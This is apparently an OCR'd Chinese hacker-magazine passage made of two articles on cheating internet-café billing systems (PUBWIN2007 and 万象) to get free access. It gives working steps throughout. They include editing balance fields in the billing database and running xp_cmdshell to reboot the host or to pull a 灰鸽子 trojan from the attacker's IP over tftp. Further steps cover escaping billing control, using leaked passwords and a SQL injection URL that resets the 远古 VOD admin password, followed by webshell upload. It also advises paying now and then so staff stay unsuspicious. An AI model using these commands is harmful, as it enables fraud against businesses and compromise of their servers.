


图4

四、我的会员我做主

会员已经有了，终于可以节省一部分的钱了。不过，虽然是节省，但还是得花钱，那有没有更节省的办法呢？答案当然

是有！

PUBWIN2007的会员计费方式有两种：一种是按照现金计费，另一种就是按照优惠时间计费。先来说说按照现金计费的方式，在mem_localmemberbaseinfo表中修改Balance的数据就可以达到给自己加钱的目的了，加钱的方法与第二步的临时卡加钱的方法相同，这里就不再赘述了。




图5

而按照优惠时间计费的方式，是在左面选择mem_localdiscountaccount表，由于这里没有实名对照，所以使用工具上方的搜索框比较方便，在前面的输入框中输入你的会员卡号，在后面的输入框中选择UniqueID，点击搜索即可。第四列DiscountTmMinutes里的数据就是你的优惠时间了，这里是按照“分钟”计算的，加钱的方法也和前面介绍的一样，如图5。

五、加钱生效

这里需要注意的是，加好钱后需要把网吧主机重启，添加的钱才能生效。我们这里的网吧每天都会在早上开门之前重启电脑的，如果时间不急的话，修改好后就可以不用管了；但是时间很急或是临时卡加钱的话，就需要把主机立即重启了。

重新连接数据库，点击上面的“工具(T)”—“执行SQL语句(S)”，在弹出的输入框中输入**exec [master].[dbo].[xp_cmdshell] "shutdown -r -t 0"**，点击“执行”，如果提示成功，过一会儿主机就会重启完毕了，如图6。如果执行失败的话，我们还可以使用tftp32.exe上传一个灰鸽子过去，命令为**exec [master].[dbo].[xp_cmdshell] "tftp32.exe -i 自己的IP get 木马文件名"**，注意木马要和tftp32.exe放在同一个目录下才行。




图6

六、结束语

以上这些都是我长时间的学习经验以及自己尝试的结果，希望对大家能够有所帮助，另外再提醒一句，要是网吧收银员和你比较熟的话，还是不定期的自己交钱充几次会员比较好，以防他起疑心。

（本文所涉及到的抓包工具和数据库管理助手已收录到光盘中）

破解万象，我有绝招！

静流

本人在网吧混的日子也算久的了，刚开始时就是想免费上个网啥的，我们这儿一直使用用的万象这种计费系统，所以本文就来谈谈它的破解了。

第一种方法的前提是网吧中电脑使用的协议是IPX协议，这个协议存在很严重的漏洞，通过一些万象的外挂程序，客户机就可以执行一些非法命令，比如解锁关机等，如图1。当然，要想实现免费上网，解锁自然是不行的。我们免费上网的技巧就是先交一块钱开机，然后再把IPX协议卸载掉，这样收费机就对客户机失去控制了。方法为：在网上邻居上点右键，选择属性，然后在本地连接上点右键，选择属性，IPX协议，然后点“卸载”（一般为倒数的第二项），如图2。




图1




图2

如果这种方法不行的话，我们还有别的方法：打开计算机管理，在服务这项里找到Routing and Remote Access，也就是在局域网以及广域网环境中为企业提供路由服务，如图3，启动这个服务后，客户机就将不再受收费机的控制了。




图3

以上是两种因为IPX协议产生的漏洞，我们再来看看网吧中常见的一些小漏洞。

漏洞一：还原密码泄露。无意中打开了冰点的安装程序属性，却发现密码居然就躺在那儿，如图4，相信这应该是管理员的疏忽吧。

漏洞二：Radmin密码泄露。网吧中一般是使用影子进行远程控制的，而影子却出过一个HASH登录器。相信大家都知道，在无法破解密码的情况下，使用HASH不失为一种解决的好方法。

漏洞三：会员信息泄露。在计费机中，一般每过50分钟就会自动备份一次数据，但是很多网吧的计费机承受不了




图 4




图 5




图 6

那么多数据，于是一些网管就会把数据备份到服务器上，如图 5。这样漏洞就产生了，我们可以直接下载数据库，至于数据库的密码，现在有很多软件都可以破解的。

漏洞四：远古 VOD。网吧电影影院如果使用的是远古 VOD 的话，那么这个漏洞就一定值得使用。直接输入 webmedia/common/function/xtree.asp?id=1;update%20customer%20set%20UserPass='7f12a35c249db320'%20where%20UserName='admin'，这样就可以直接修改管理帐号密码了。在这里我顺便讲讲远古的 0day 修补方法：打开“common/function/xtree.asp”，将iNode_ID = Request.QueryString("id")更改为iNode_ID = Clng(Request.QueryString("id"))，进入后台后我们可以直接传木马来得到 WEBSHELL。另外，网吧电影服务器一般使用的都是 MSSQL 数据库，权限为 SA，所以拿到服务器的权限就显得很简单了。

